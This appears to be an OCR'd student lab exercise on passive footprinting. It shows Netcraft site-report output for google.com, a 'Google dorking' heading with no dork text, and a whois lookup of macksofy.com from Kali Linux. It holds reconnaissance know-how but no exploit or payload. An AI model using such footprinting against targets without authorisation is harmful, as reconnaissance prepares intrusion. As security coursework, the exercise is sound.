

12:49
51%
Search
Google
Media
Microsoft
Downloads
Firefox
MainActivity


2. Perform footprinting and reconnaissance using following websites.


a) Netkraft








Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
IP delegation
IPv4 address (74.125.193.113)
IP range | Country | Name | Description
::ffff:0.0.0.0/96 | United States | IANA-IPV4-MAPPED-ADDRESS | Internet Assigned Numbers Authority
74.0.0.0-74.255.255.255 | United States | NET74 | American Registry for Internet Numbers
74.125.0.0-74.125.255.255 | United States | GOOGLE | Google LLC
74.125.193.113 | United States | GOOGLE | Google LLC
IPv6 address (2a00:1450:400b:c01:0:0:0:66)
IP range | Country | Name | Description
::/0 | N/A | ROOT | Root inet6num object
2a00::/11 | European Union | EU-ZZ-2A00 | RIPE NCC
2a00::/12 | Netherlands | EU-ZZ-2A00 | RIPE Network Coordination Centre
2a00:1450::/29 | Ireland | IE-GOOGLE-20091005 | Google Ireland Limited
2a00:1450:4000::/37 | Ireland | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend
2a00:1450:400b:c01:0:0:0:66 | Ireland | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend
IP Geolocation
We use multilateration to independently determine the location of a server. Read more.
Search
ENG
11:16 PM
3/10/2023



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
IP Geolocation
We use multilateration to independently determine the location of a server. Read more.
Legend:
Advertised country
Multilaterated location
Leaflet | © OpenStreetMap contributors
SSL/TLS
Search
ENG
11:16 PM
3/10/2023



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
This is not a HTTPS site. If you're looking for SSL/TLS information try the HTTPS site report.
Sender Policy Framework
A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see open-spf.org.
Qualifier
Mechanism
Argument
+ (Pass)
include
_spf.google.com
~ (SoftFail)
all
DMARC
DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see dmarc.org.
Raw DMARC record:
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
Tag
Field
Value
p=reject
Requested handling policy
Reject: emails that fail the DMARC mechanism check should be rejected. Rejection SHOULD occur during the SMTP transaction.
rua=mailto:mailauth-reports@google.com
Reporting URI(s) for aggregate data
mailauth-reports@google.com
Web Trackers
Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor
Search
ENG
11:16 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
NETCRAFT
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
Site Technology (fetched 5 days ago)
Server-Side
Includes all the main technologies that Netcraft detects as running on the server such as PHP.
Technology
Description
Popular sites using this technology
SSL
A cryptographic protocol providing communication security over the Internet
www.binance.com, www.startpage.com
Client-Side
Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).
Technology
Description
Popular sites using this technology
JavaScript
Widely-supported programming language commonly used to power client-side dynamic content on websites
www.msn.com, accounts.google.com, vk.com
Local Storage
No description
www.amazon.co.uk, www.amazon.de, www.ebay.com
Client-Side Scripting Frameworks
Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.
Technology
Description
Popular sites using this technology
Google Hosted Libraries
Google API to retrieve JavaScript libraries
www.researchgate.net, www.orange.fr, www.mozilla.org
Character Encoding
A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.
Search
ENG
11:16 PM
3/10/2023


b) Google dorking










c) Whois


root@kali: /home/amal306
File Actions Edit View Help
zsh: corrupt history file /home/amal306/.zsh_history
(amal306㉿kali)-[~]
$ sudo su
[sudo] password for amal306:
(root㉿kali)-[/home/amal306]
whois macksofy.com
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: http://www.bigrock.com
Updated Date: 2023-02-23T09:18:29Z
Creation Date: 2014-02-20T16:06:40Z
Registry Expiry Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd
Registrar IANA ID: 1495
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1.832-295-1535
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferP
ohibited
Name Server: NS1.MONSTERBIGAPPS.COM
Name Server: NS2.MONSTERBIGAPPS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-03-12T19:13:52Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register

